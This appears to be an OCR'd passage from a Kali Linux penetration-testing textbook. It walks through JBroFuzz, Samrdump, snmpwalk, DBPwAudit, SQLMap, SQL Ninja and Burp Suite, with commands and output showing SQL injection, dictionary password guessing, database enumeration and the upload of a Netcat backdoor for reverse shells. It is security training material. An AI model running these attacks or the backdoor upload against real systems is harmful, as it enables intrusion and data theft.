
JBroFuzz is a well-known platform to fuzzy test web applications. It supports web requests over the HTTP and HTTPS protocol. By providing a simple URL for the target domain and selecting the part of a web request to fuzz, an auditor can either select to craft the manual request or use the predefined set of payloads database (for example, cross-site scripting, SQL injection, buffer overflow, format string errors, and so on) to generate some malicious requests based on the previously known vulnerabilities and send them to the target web server. The corresponding responses will then be recorded for further inspection. Based on the type of testing that is performed, these responses or results should be manually investigated in order to recognize any possible exploit condition.

The key options provided under JBroFuzz are fuzz management, payload categories, sniffing the web requests and replies through browser proxy, and enumerating the web directories. Each of these has unique functions and capabilities to handle application protocol fuzzing.

To start JBroFuzz, use the console to execute the following commands:

```
# cd /usr/share/zaproxy/lib/jbrofuzz/
# java -jar JBroFuzz.jar
```

Once the GUI application is loaded, you can visit a number of available options to learn more about their prospects. If you need any assistance, go to the menu bar and navigate to **Help** | **Topics**, as shown in the following screenshot:


JBroFuzz - Untitled
File Edit View Panel Options Help
Fuzzing Graphing Payloads System
Input Output On the wire
Target
Request

Now let's take an example by testing the target web application using the following steps:

1. We select the URL of our target domain as `http://testasp.example.com` , which hosts the ASP web application. In the **Request** panel, we also modify the HTTP request to suit our testing criteria as follows:

```
GET /showthread.asp?id=4 HTTP/1.0
Host: testasp.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-GB;
rv:1.9.0.10) Gecko/2009042316 Firefox/3.0.10
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*
```

```
/*;q=0.8
Accept-Language: en-gb,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```

2. Before crafting the preceding request, we already knew that the resource URL, `http://testasp.example.com/showthread.asp?id=4`, does exist on the web server.
3. Create a manual request and then target the specific part of a URL (`id=4`) with a SQL injection payload.
4. Highlight a numeric value, `4`, in the first line and click on the add button (**+**) in the top toolbar.
5. In the new window, select the **SQL Injection** category, fuzzer name **SQL Injection**, and click on the **Add Fuzzer** button.
6. Once the fuzzer is finalized, you will see that it is listed under **Added Payloads Table** in the right-hand corner of the main window.

If you followed the preceding steps thoroughly, you are now ready to start fuzzing the target web application against a set of SQL injection vulnerabilities.

To start, go to the menu bar and navigate to **Panel** | **Start**, or use the *Ctrl* + *Enter* shortcut from your keyboard. As the requests are getting processed, you will see that the output has been logged in the table below the **Request** panel. Additionally, you may be interested in catching up on the progress of each HTTP(s) request that can be done through the use of the **On The Wire** tab. After the fuzzy session is complete, you can investigate each response based on the crafted request. This can be done by clicking on the specific response in the **Output** window and right-clicking on it to choose the **Open in Browser** option. We got the following response for one of our requests, which clearly shows us the possibility of a SQL injection vulnerability:

```
HTTP/1.1 500 Internal Server Error Connection: close Date: Sat, 04 Sep
2013 21:59:06 GMT Server: Microsoft-IIS/6.0 X-Powered-By: ASP.NET Content-
Length: 302 Content-Type: text/html Set-Cookie:
ASPSESSIONIDQADTCRCB=KBLKHENAJBNNKIOKKAJJFCDI; path=/ Cache-control:
private

Microsoft SQL Native Client error '80040e14'
Unclosed quotation mark after the character string ''.
/showthread.asp, line 9
```

Note

For more information, visit http://wiki191.owasp.org/index.php/Category:OWASP_JBroFuzz.

SMB analysis

Server Message Block (**SMB**) is an application-layer protocol, which is commonly used to provide file and printer sharing services. Moreover, it is also capable of handling the shared services between serial ports and laid miscellaneous communications between different nodes on the network. It is also known as **CIFS** (**Common Internet File System**).

SMB is purely based on a client-server architecture and has been implemented on various operating systems such as Linux and Windows. **Network Basic Input Output System** (**NetBIOS**) is an integral part of the SMB protocol, which implements the transport service on Windows systems. NetBIOS runs on top of the TCP/IP protocol (NBT) and thus allows each computer with a unique network name and IP address to communicate over **Local Area Network** (**LAN**).

Additionally, the DCE/RPC service uses SMB as a channel for authenticated **inter-process communication** (**IPC**) between network nodes. This phenomenon allows the communication between processes and computers to share data on the authenticated channel. The NetBIOS services are commonly offered on various TCP and UDP ports (`135` , `137` , `138` , `139` , and `445`). Due to these superior capabilities and weak implementation of the SMB protocol, it has always been a chief target for hackers. The number of vulnerabilities have been reported in past, which could be advantageous to compromise the target. The tools presented in this section will provide us with useful information about the target, such as the hostname, running services, domain controller, MAC address, OS type, current users logged in, hidden shares, time information, user groups, current sessions, printers, available disks, and much more.

Note

More information about SMB, NetBIOS, and other relevant protocols can be obtained at http://timothydevans.me.uk/nbf2cifs/book1.html.

Impacket Samrdump

Samrdump is an application that retrieves sensitive information about the specified target using **Security Account Manager** (**SAM**), which is a remote interface that is accessible under the **Distributed Computing Environment** / **Remote Procedure Calls** (**DCE**/**RPC**) service. It lists out all the system shares, user accounts, and other useful information about the target's presence in the local network.

To start Impacket Samrdump, execute the following commands in your shell:

```
# cd /usr/share/doc/python-impacket-doc/examples/samrdump.py
# python samrdump.py
```

The preceding commands will display all the usage and syntax information that is necessary to execute Samrdump. Using a simple syntax, `python samrdump.py user:pass@ip port/SMB` , it will help us run the application against the selected port (`139` or `445`):

```
# python samrdump.py h4x:123@192.168.0.7 445/SMB
Retrieving endpoint list from 192.168.0.7
Trying protocol 445/SMB...
Found domain(s):
 . CUSTDESK
 . Builtin
Looking up users in domain CUSTDESK
Found user: Administrator, uid= 500
Found user: ASPNET, uid= 1005
Found user: Guest, uid= 501
Found user: h4x, uid= 1010
Found user: HelpAssistant, uid= 1000
Found user: IUSR_MODESK, uid= 1004
Found user: IWAM_MODESK, uid= 1009
Found user: MoDesktop, uid= 1003
Found user: SUPPORT_388945a0, uid= 1002
Administrator (500)/Enabled: true
...
```

The output clearly shows us all the user accounts that are held by the remote machine. It is crucial to note that the username and password for the target system is required only when you need certain information that is not available otherwise. Inspecting all the available shares for sensitive data and accessing other user accounts can further reveal valuable information.

SNMP analysis

SNMP (**Simple Network Management Protocol**) is an application-layer protocol that is designed to run on the UDP port `161`. Its main function is to monitor all the network devices for conditions that may require administrative attention, such as a power outage or an unreachable destination. The SNMP-enabled network typically consists of network devices, a manager, and an agent.

A manager controls the administrative tasks for the network management and monitoring operations. An agent is a software that runs on the network devices, and these network devices could involve routers, switches, hubs, IP cameras, bridges, and sometimes operating system machines (Linux, Windows). These agent-enabled devices report information about their bandwidth, uptime, running processes, network interfaces, system services, and other crucial data to the manager via SNMP. The information is transferred and saved in the form of variables that describe the system configuration. These variables are organized in systematic hierarchies known as **Management Information Bases** (**MIBs**), where each variable is identified with a unique **Object Identifier** (**OID**). A total of three versions are available for SNMP (v1, v2, v3).

From a security point of view, v1 and v2 were designed to handle community-based security scheme, whereas v3 enhanced this security function to provide better confidentiality, integrity, and authentication. The tools that we present in this section will mainly target v1- and v2c-based SNMP devices.

Note

In order to learn more about SNMP protocol, visit: http://www.tech-faq.com/snmp.html.

SNMP Walk

SNMP Walk is a powerful information-gathering tool. It extracts all the device configuration data, depending on the type of device that is under examination. Such data is very useful and informative in terms of launching further attacks and exploitation attempts against the target. Moreover, the SNMP Walk is capable of retrieving a single group MIB data or specific OID value.

To start SNMP Walk, use the console to execute the following command:

```
# snmpwalk
```

You will see the program usage instructions and options on the screen. The main advantage of using SNMP Walk is its ability to communicate with three different versions of SNMP protocol (v1, v2c, v3). This is quite useful in a situation where the remote device does not support backward compatibility. In our exercise, we formulated the command-line input focusing on v1 and v2c, respectively:

```
# snmpwalk -v 2c -c public -O T -L f snmpwalk.txt 10.20.127.49
SNMPv2-MIB::sysDescr.0 = STRING: Hardware: x86 Family 15 Model 4 Stepping
1 AT/AT COMPATIBLE - Software: Windows Version 5.2 (Build 3790
Multiprocessor Free)
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.311.1.1.3.1.2
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (1471010940) 170 days,
6:08:29.40
SNMPv2-MIB::sysContact.0 = STRING:
SNMPv2-MIB::sysName.0 = STRING: CVMBC-UNITY
SNMPv2-MIB::sysLocation.0 = STRING:
SNMPv2-MIB::sysServices.0 = INTEGER: 76
IF-MIB::ifNumber.0 = INTEGER: 4
IF-MIB::ifIndex.1 = INTEGER: 1
IF-MIB::ifIndex.65538 = INTEGER: 65538
IF-MIB::ifIndex.65539 = INTEGER: 65539
IF-MIB::ifIndex.65540 = INTEGER: 65540
IF-MIB::ifDescr.1 = STRING: Internal loopback interface for 127.0.0 network
IF-MIB::ifDescr.65538 = STRING: Internal RAS Server interface for dial in
clients
IF-MIB::ifDescr.65539 = STRING: HP NC7782 Gigabit Server Adapter #2
IF-MIB::ifDescr.65540 = STRING: HP NC7782 Gigabit Server Adapter
IF-MIB::ifType.1 = INTEGER: softwareLoopback(24)
```

```
IF-MIB::ifType.65538 = INTEGER: ppp(23)
IF-MIB::ifType.65539 = INTEGER: ethernetCsmacd(6)
IF-MIB::ifType.65540 = INTEGER: ethernetCsmacd(6)
IF-MIB::ifMtu.1 = INTEGER: 32768
IF-MIB::ifMtu.65538 = INTEGER: 0
IF-MIB::ifMtu.65539 = INTEGER: 1500
...
IF-MIB::ifPhysAddress.65539 = STRING: 0:13:21:c8:69:b2
IF-MIB::ifPhysAddress.65540 = STRING: 0:13:21:c8:69:b3
IF-MIB::ifAdminStatus.1 = INTEGER: up(1)
...
IP-MIB::ipAdEntAddr.127.0.0.1 = IpAddress: 127.0.0.1
IP-MIB::ipAdEntAddr.192.168.1.3 = IpAddress: 192.168.1.3
IP-MIB::ipAdEntAddr.192.168.1.100 = IpAddress: 192.168.1.100
IP-MIB::ipAdEntAddr.10.20.127.52 = IpAddress: 10.20.127.52
IP-MIB::ipAdEntIfIndex.127.0.0.1 = INTEGER: 1
IP-MIB::ipAdEntIfIndex.192.168.1.3 = INTEGER: 65540
IP-MIB::ipAdEntIfIndex.192.168.1.100 = INTEGER: 65538
IP-MIB::ipAdEntIfIndex.10.20.127.52 = INTEGER: 65539
IP-MIB::ipAdEntNetMask.127.0.0.1 = IpAddress: 255.0.0.0
IP-MIB::ipAdEntNetMask.192.168.1.3 = IpAddress: 255.255.255.0
IP-MIB::ipAdEntNetMask.192.168.1.100 = IpAddress: 255.255.255.255
IP-MIB::ipAdEntNetMask.10.20.127.52 = IpAddress: 255.255.255.248
IP-MIB::ipAdEntBcastAddr.127.0.0.1 = INTEGER: 1
IP-MIB::ipAdEntBcastAddr.192.168.1.3 = INTEGER: 1
IP-MIB::ipAdEntBcastAddr.192.168.1.100 = INTEGER: 1
IP-MIB::ipAdEntBcastAddr.10.20.127.52 = INTEGER: 1
IP-MIB::ipAdEntReasmMaxSize.127.0.0.1 = INTEGER: 65535
IP-MIB::ipAdEntReasmMaxSize.192.168.1.3 = INTEGER: 65535
IP-MIB::ipAdEntReasmMaxSize.192.168.1.100 = INTEGER: 65535
IP-MIB::ipAdEntReasmMaxSize.10.20.127.52 = INTEGER: 65535
RFC1213-MIB::ipRouteDest.0.0.0.0 = IpAddress: 0.0.0.0
RFC1213-MIB::ipRouteDest.127.0.0.0 = IpAddress: 127.0.0.0
RFC1213-MIB::ipRouteDest.127.0.0.1 = IpAddress: 127.0.0.1
RFC1213-MIB::ipRouteDest.192.168.1.0 = IpAddress: 192.168.1.0
RFC1213-MIB::ipRouteDest.192.168.1.3 = IpAddress: 192.168.1.3
RFC1213-MIB::ipRouteDest.192.168.1.100 = IpAddress: 192.168.1.100
RFC1213-MIB::ipRouteDest.192.168.1.255 = IpAddress: 192.168.1.255
RFC1213-MIB::ipRouteDest.10.20.127.48 = IpAddress: 10.20.127.48
RFC1213-MIB::ipRouteDest.10.20.127.52 = IpAddress: 10.20.127.52
RFC1213-MIB::ipRouteDest.10.20.127.255 = IpAddress: 10.20.127.255
...
```

Information extracted from the preceding code provides us with useful insights for the target machine. The command-line switch, `-c`, represents the community string that is to be used to extract MIBs, `-O` is used to print the output in a human-readable text format (`T`), and `-L` is used to log the data into a file (`f snmpwalk.txt`). More information on the various uses of SNMP Walk can be found at http://net-snmp.sourceforge.net/wiki/index.php/TUT:snmpwalk. The more the information is harvested and reviewed, the more it will help the penetration tester understand the target network's infrastructure.

Web application analysis

Most applications that are developed these days integrate different web technologies, which increases the complexity and risk of exposing sensitive data. Web applications have always been a long-standing target for malicious adversaries to steal, manipulate, sabotage, and extort the corporate business. This proliferation of web applications has put forth enormous challenges for penetration testers. The key is to secure both web applications (front-end) and databases (back-end) on top of the network security countermeasures. This is necessary because web applications act as a data-processing system and the database is responsible for storing sensitive data (for example, credit cards, customer details, authentication data, and so on).

In this section, we have divided our approach to test web applications and databases individually. However, it is extremely important for you to understand the basic relationship and architecture of a combined technology infrastructure. The assessment tools provided in Kali Linux can be used to measure the security of web applications and databases in a joint technology evaluation process. You attack the backend via the web page or the frontend (for example, the process of a SQL injection attack).

Database assessment tools

In this section, we have combined all the three categories of Kali Linux database analysis tools (MSSQL, MySQL, and Oracle) and presented the selected tools based on their main functions and capabilities. This set of tools mainly deals with fingerprinting, enumeration, password auditing, and assessing the target with SQL injection attacks, thus allowing an auditor to review the weaknesses found in the front-end web application as well as the back-end database.

Note

To learn more about SQL injection attacks and their types, visit: http://hakipedia.com/index.php/SQL_Injection.

DBPwAudit

DBPwAudit is a Java-based tool designed to audit passwords for Oracle, MySQL, MS-SQL, and IBM DB2 servers. The application design is greatly simplified to allow us to add more database technologies, as required. It helps the pentester to discover valid user accounts on the database management system, if not hardened with a secure password policy. It currently supports the dictionary-based password attack mechanism.

To start DBPwAudit, navigate to **Kali Linux** | **Vulnerability Analysis** | **Database Assessment** | **dbpwaudit** or execute the following command in your shell:

```
# cd /usr/share/dbpwaudit/
# dbpwaudit
```

This will display all the options and usage instructions on your screen. In order to know which database drivers are supported by DBPwAudit, execute the following command:

```
# dbpwaudit -L
```

This will list all the available database drivers that are specific to a particular database management system. It is also important to note their aliases in order to refer to them for test execution.

In order to perform this particular example usage of the tool, we will have to install the MySQL driver. Once the MySQL database driver is in place, we can start auditing the target database server for common user accounts. For this exercise, we have also created two files, `users.txt` and `passwords.txt` , with a list of common usernames and passwords:

```
# dbpwaudit -s 10.2.251.24 -d pokeronline -D MySQL -U \ users.txt -P
passwords.txt
DBPwAudit v0.8 by Patrik Karlsson <patrik@cqure.net>
---------------------------------------------------
[Tue Sep 14 17:55:41 UTC 2013] Starting password audit ...
[Tue Sep 14 17:55:41 UTC 2013] Testing user: root, pass: admin123
[Tue Sep 14 17:55:41 UTC 2013] Testing user: pokertab, pass: admin123
ERROR: message: Access denied for user 'root'@'10.2.206.18' (using
password: YES), code: 1045
[Tue Sep 14 17:55:50 UTC 2013] Testing user: root, pass: RolVer123
ERROR: message: Access denied for user 'pokertab'@'10.2.206.18' (using
password: YES), code: 1045
[Tue Sep 14 17:55:56 UTC 2013] Testing user: pokertab, pass: RolVer123
```

```
...
[Tue Sep 14 17:56:51 UTC 2013] Finnishing password audit ...

Results for password scan against 10.2.251.24 using provider MySQL
------------------------------------------------------
user: pokertab pass: RolVer123

Tested 12 passwords in 69.823 seconds (0.17186314tries/sec)
```

Hence, we successfully discovered a valid user account. The use of the `-d` command-line switch represents the target database name, `-D` is used for a particular database alias relevant to target DBMS, `-U` is used for the usernames list, and `-P` is for the passwords list.

SQLMap

SQLMap is an advanced and automatic SQL injection tool. Its main purpose is to scan, detect, and exploit the SQL injection flaws for a given URL. It currently supports various **database management systems** (**DBMS**) such as MS-SQL, MySQL, Oracle, and PostgreSQL. It is also capable of identifying other database systems, such as DB2, Informix, Sybase, InterBase, and MS-Access. SQLMap employs four unique SQL injection techniques; these include inferential blind SQL injection, UNION query SQL injection, stacked queries, and time-based blind SQL injection. Its broad range of features and options include database fingerprinting, enumerating, data extracting, accessing the target filesystem, and executing the arbitrary commands with full operating system access. Additionally, it can parse the list of targets from Burp proxy or WebScarab logs as well as the standard text file. SQLMap also provides an opportunity to scan the Google search engine with classified Google dorks to extract specific targets.

Note

To learn about the advanced uses of Google dorks, please visit the Google Hacking Database (GHDB) at: http://www.hackersforcharity.org/ghdb/.

To start SQLMap, navigate to **Kali Linux** | **Vulnerability Analysis** | **Database Assessment** | **sqlmap** or execute the following command in your shell:

```
# cd /usr/share/sqlmap/
# sqlmap -h
```

You will see all the available options that can be used to assess your target. This set of options has been divided into 11 logical categories: target specification, connection request parameters, injection payload, injection techniques, fingerprinting, enumeration options, **user-defined function** (**UDF**) injection, filesystem access, operating system access, Windows registry access, and other miscellaneous options. In the following example, we will use the number of options to fingerprint and enumerate some information from the target application database system:

```
# sqlmap -u "http://testphp.example.com/artists.php?artist=2" -p "artist"
-f -b --current-user --current-db --dbs --users
...
[*] starting at: 11:21:43

[11:21:43] [INFO] using '/usr/share/sqlmap/output/testphp.example.com
/session' as session file
[11:21:43] [INFO] testing connection to the target url
[11:21:45] [INFO] testing if the url is stable, wait a few seconds
[11:21:49] [INFO] url is stable
[11:21:49] [INFO] testing sql injection on GET parameter 'artist' with 0
parenthesis
[11:21:49] [INFO] testing unescaped numeric injection on GET parameter
'artist'
[11:21:51] [INFO] confirming unescaped numeric injection on GET parameter
'artist'
[11:21:53] [INFO] GET parameter 'artist' is unescaped numeric injectable
with 0 parenthesis
[11:21:53] [INFO] testing for parenthesis on injectable parameter
[11:21:56] [INFO] the injectable parameter requires 0 parenthesis
[11:21:56] [INFO] testing MySQL
```

```
[11:21:57] [INFO] confirming MySQL
[11:21:59] [INFO] retrieved: 2
[11:22:11] [INFO] the back-end DBMS is MySQL
[11:22:11] [INFO] fetching banner
[11:22:11] [INFO] retrieved: 5.0.22-Debian_0ubuntu6.06.6-log
[11:27:36] [INFO] the back-end DBMS operating system is Linux Debian or
Ubuntu
...
[11:28:00] [INFO] executing MySQL comment injection fingerprint
web server operating system: Linux Ubuntu 6.10 or 6.06 (Edgy Eft or Dapper
Drake)
web application technology: Apache 2.0.55, PHP 5.1.2
back-end DBMS operating system: Linux Debian or Ubuntu
back-end DBMS: active fingerprint: MySQL >= 5.0.11 and < 5.0.38
               comment injection fingerprint: MySQL 5.0.22
               banner parsing fingerprint: MySQL 5.0.22, logging enabled
               html error message fingerprint: MySQL

[11:31:49] [INFO] fetching banner
[11:31:49] [INFO] the back-end DBMS operating system is Linux Debian or
Ubuntu
banner:    '5.0.22-Debian_0ubuntu6.06.6-log'

[11:31:49] [INFO] fetching current user
[11:31:49] [INFO] retrieved: fanart@localhost
current user:    'fanart@localhost'
[11:34:47] [INFO] fetching current database
[11:34:47] [INFO] retrieved: fanart
current database:    'fanart'

[11:35:57] [INFO] fetching database users
[11:35:57] [INFO] fetching number of database users
[11:35:57] [INFO] retrieved: 1
[11:36:04] [INFO] retrieved: 'fanart'@'localhost'
database management system users [1]:
[*] 'fanart'@'localhost'

[11:39:56] [INFO] fetching database names
[11:39:56] [INFO] fetching number of databases
[11:39:56] [INFO] retrieved: 3
[11:40:05] [INFO] retrieved: information_schema
[11:43:18] [INFO] retrieved: fanart
[11:44:24] [INFO] retrieved: modrewriteShop
available databases [3]:
[*] fanart
[*] information_schema
[*] modrewriteShop

[11:47:05] [INFO] Fetched data logged to text files under '/usr/share
/sqlmap/output/testphp.example.com'
...
```

At this point, we have to successfully inject the `artist` parameter . If you noticed, the `-p` option is used to define the selective parameter to be targeted within a URL. By default, SQLMap will scan all the available parameters (GET, POST, HTTP Cookie, and User-Agent) but we have restricted this option by defining the exact parameter (`-p "parameter1, parameter2"`) to inject. This will speed up the process of the SQL injection and allow us to efficiently retrieve the data from the back-end database. In our second test, we will demonstrate the use of `--tables` and the `-D` option to extract the list of tables from a `fanart` database as follows:

```
# sqlmap -u "http://testphp.example.com/artists.php?artist=2" --tables -D
fanart -v 0
[*] starting at: 12:03:53
web server operating system: Linux Ubuntu 6.10 or 6.06 (Edgy Eft or Dapper
Drake)
web application technology: Apache 2.0.55, PHP 5.1.2
back-end DBMS: MySQL 5

Database: fanart
[7 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| users     |
+-----------+
```

You should notice that the target fingerprint data has been retrieved from a previous session because the same URL was given as a target and the whole process does not need to restart. This phenomenon is very useful when you want to stop and save the current test session and resume it on a later date. At this point, we can also select to automate the database-dumping process using the `--dump` or `--dump all` option. More advanced options such as `--os-cmd` , `--os-shell` , or `--os-pwn` will help the penetration tester to gain remote access to the system and execute arbitrary commands. However, this feature is workable only on the MS-SQL, MySQL, and PostgreSQL database, which underlies an operating system. In order to do more practice-based pen-testing on the other set of options, we recommend you go through the examples in the tutorial at: http://sqlmap.sourceforge.net/doc/README.html.

Note

Which options in SQLMap support the use of Metasploit Framework?

The `--os-pwn` , `--os-smbrelay` , `--priv-esc` , and `--msf-path` options will provide you with an instant capability to access the underlying operating system of the database management system. This capability can be accomplished via three types of payload: meterpreter shell, interactive command prompt, or GUI access (VNC).

SQL Ninja

SQL Ninja is a specialized tool that is developed to target those web applications that use MS-SQL Server on the back-end and are vulnerable to SQL injection flaws. Its main goal is to exploit these vulnerabilities to take over the remote database server through an interactive command shell instead of just extracting the data out of the database. It includes various options to perform this task, such as server fingerprint, password brute force, privilege escalation, upload remote backdoor, direct shell, backscan connect shell (firewall bypass), reverse shell, DNS tunneling, single command execution, and Metasploit integration. Thus, it is not a tool that scans and discovers the SQL injection vulnerabilities but one that exploits any such existing vulnerability to gain OS access.

Note that SQL Ninja is not a beginner's tool! If you run into issues setting up this tool and using it, please read the instructions provided by the tool's creator to make sure that you understand it fully before using it in production.

To start SQL Ninja, navigate to **Kali Linux** | **Vulnerability Analysis** | **Database Assessment** | **sqlninja** or execute the following command in your shell:

```
# sqlninja
```

You will see all the available options on your screen. Before we start our test, we update the configuration file to reflect all the target parameters and exploit options. First, you must extract the example configuration file, copy and rename it to the appropriate directory, and make a few adjustments to the file as follows:

```
# cd /usr/share/doc/sqlninja/
# gzip -d sqlninja.conf.example.gz
# cp sqlninja.conf.example.gz /usr/share/sqlninja/sqlninja.conf
```

Then, you must edit the configuration file appropriately to match your testing. You will need to uncomment those settings in the configuration file that you would like to have parsed and replace the settings within the file that you would like to run. The following is an example of some settings that we modified, in addition to uncommenting the appropriate sections:

```
# vim sqlninja.conf
...
# Host (required)
host = testasp.example.com

# Port (optional, default: 80)
port = 80
# Vulnerable page (e.g.: /dir/target.asp)
page = /showforum.asp

stringstart = id=0;

# Local host: your IP address (for backscan and revshell modes)
lhost = 192.168.0.3

msfpath = /usr/share/exploits/framework3

# Name of the procedure to use/create to launch commands. Default is
# "xp_cmdshell". If set to "NULL", openrowset+sp_oacreate will be used
# for each command
xp_name = xp_cmdshell
...
```

Note that we have only presented those parameters that require changes to our selected values. All the other options have been left as `default`. It is necessary to examine any possible SQL injection vulnerability using other tools before you start using SQL Ninja. Once the configuration file has been set up correctly, you can test it against your target if the defined variables work properly. We will use the attack mode `-m` with `t/test`:

```
# sqlninja -m t
Sqlninja rel. 0.2.3
Copyright (C) 2006-2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file................
[+] Target is: testasp.targetdomain.com
[+] Trying to inject a 'waitfor delay'....
[+] Injection was successful! Let's rock !! :)
...
```

As you can see, our configuration file has been parsed and the blind injection test was successful. We can now move our steps to fingerprint the target and get more information about SQL Server and its underlying operating system privileges:

```
# sqlninja -m f
Sqlninja rel. 0.2.3
Copyright (C) 2006-2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file................
[+] Target is: testasp.example.com
What do you want to discover ?
```

```
  0 - Database version (2000/2005)
  1 - Database user
  2 - Database user rights
  3 - Whether xp_cmdshell is working
  4 - Whether mixed or Windows-only authentication is used
  a - All of the above
  h - Print this menu
  q - exit
> a
[+] Checking SQL Server version...
  Target: Microsoft SQL Server 2005
[+] Checking whether we are sysadmin...
  No, we are not 'sa'.... :/
[+] Finding dbuser length...
  Got it ! Length = 8
[+] Now going for the characters........
  DB User is....: achcMiU9
[+] Checking whether user is member of sysadmin server role....
  You are an administrator !
[+] Checking whether xp_cmdshell is available
  xp_cmdshell seems to be available :)
  Mixed authentication seems to be used
> q
...
```

This shows us that the target system is vulnerable and not hardened with a better database security policy. From here, we get an opportunity to upload a Netcat backdoor, which would allow you some persistence and use any type of shell to get an interactive command prompt from a compromised target. Also, the Metasploit attack mode is the most frequently used choice that provides you with more penetration.

```
# sqlninja -m u
Sqlninja rel. 0.2.3
Copyright (C) 2006-2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file................
[+] Target is: testasp.targetdomain.com
  File to upload:
  shortcuts: 1=scripts/nc.scr 2=scripts/dnstun.scr
> 1
[+] Uploading scripts/nc.scr debug script............
1540/1540 lines written
done !
[+] Converting script to executable... might take a while
[+] Completed: nc.exe is uploaded and available !
```

We have now successfully uploaded the backdoor that can be used to get `s/dirshell` , `k/backscan` , or `r/revshell` . Moreover, an advanced option such as `m/metasploit` can also be used to gain GUI access to the remote machine using SQL Ninja as a wrapper for the Metasploit framework. More information on SQL Ninja's usage and configuration is available at http://sqlninja.sourceforge.net/sqlninja-howto.html.

Web application assessment

The tools presented in this section mainly focus on the front-end security of web infrastructure. They can be used to identify, analyze, and exploit a wide range of application security vulnerabilities. These include **cross-site scripting** (**XSS**), SQL injection, SSI injection, XML injection, application misconfiguration, abuse of functionality, session prediction, information disclosure, and many other attacks and weaknesses. There are various standards to classify these application vulnerabilities, which have been previously discussed in the *Vulnerability taxonomy* section. In order to understand the nuts and bolts of these vulnerabilities, we strongly recommend you to go through these standards.

Burp Suite

Burp Suite is a combination of powerful web application security tools. These tools demonstrate the real-world capabilities of an attacker penetrating web applications. They can scan, analyze, and exploit web applications using manual and automated techniques. The integration facility between the interfaces of these tools provides a complete attack platform to share information between one or more tools. This makes the Burp Suite a very effective and easy-to-use web application attack framework.

To start Burp Suite, navigate to **Kali Linux** | **Web Applications** | **Web Vulnerability Scanners** | **burpsuite** or use the console to execute the following command:

```
# burpsuite
```

You will be presented with a Burp Suite window on your screen. All the integrated tools (**Target**, **Proxy**, **Spider**, **Scanner**, **Intruder**, **Repeater**, **Sequencer**, **Decoder**, and **Comparer**) can be accessed via their individual tabs. You can get more details about their usage and configuration through the **Help** menu or by visiting http://www.portswigger.net/burp/help/. In our exercise, we will analyze a small web application using a number of Burp Suite tools. Note that Burp Suite is available in two different editions: free and commercial. The one available in Kali Linux is a free edition. The steps to detect the possibility of a SQL injection vulnerability are listed as follows:

1. First, navigate to **Proxy** | **Options** and verify the **proxy listeners** property. In our case, we left the default settings to listen on port **8080**. More options such as host redirection, SSL certificate, client request interception, server response interception, page properties, and header modifications can be used to match your application's assessment criteria.
2. Navigate to **Proxy** | **Intercept** and verify that the **intercept is on** tab is enabled.
3. Open your favorite browser (Firefox, for example) and set up the local proxy for HTTP/HTTPs transactions (`127.0.0.1, 8080`) to intercept, inspect, and modify the requests between the browser and target web application. All the consequent responses will be recorded accordingly. Here, the Burp Suite application acts as the **man-in-the-middle** (**MITM**) proxy.
4. Surf the target website (for example, `http://testphp.example.com`) and you will notice that the request has been trapped under **Proxy** | **Intercept**. In our case, we decide to forward this request without any modification. If you decide to modify any such request, you can do so with the **Raw**, **Headers**, or **Hex** tabs. Note that any other target application resources (for example, images and flash files) might generate individual requests while accessing the index page.
5. We strongly recommend you to visit as many pages as possible and try to help Burp Suite index the list of available pages mainly with the **GET** and **POST** requests. You can also use **Spider** to automate this process. To accomplish indexing with **Spider**, navigate to **Target** | **Site map,** right-click on your target website (for example, `http://testphp.example.com`), and select **spider this host**. This will help you discover and scan the number of available pages automatically and follow up any form requests manually (for example, the login page). Once this operation is over, you can navigate to **Target** | **Site map** and check the right-side panel with the list of accessible web pages and their properties (methods, URLs, parameters, response code, and so on).
6. Select a web page with the **GET** or **POST** parameters in order to test it with **Intruder**. The key is to enumerate possible identifiers, harvest useful data, and fuzz the parameters for known vulnerabilities. Right-click on the selected request and choose **send to intruder**. In our case, we select `http://testphp.example.com/listproducts.php?artist=2` to find out the known vulnerabilities by injecting the variable length of characters instead of `2` .
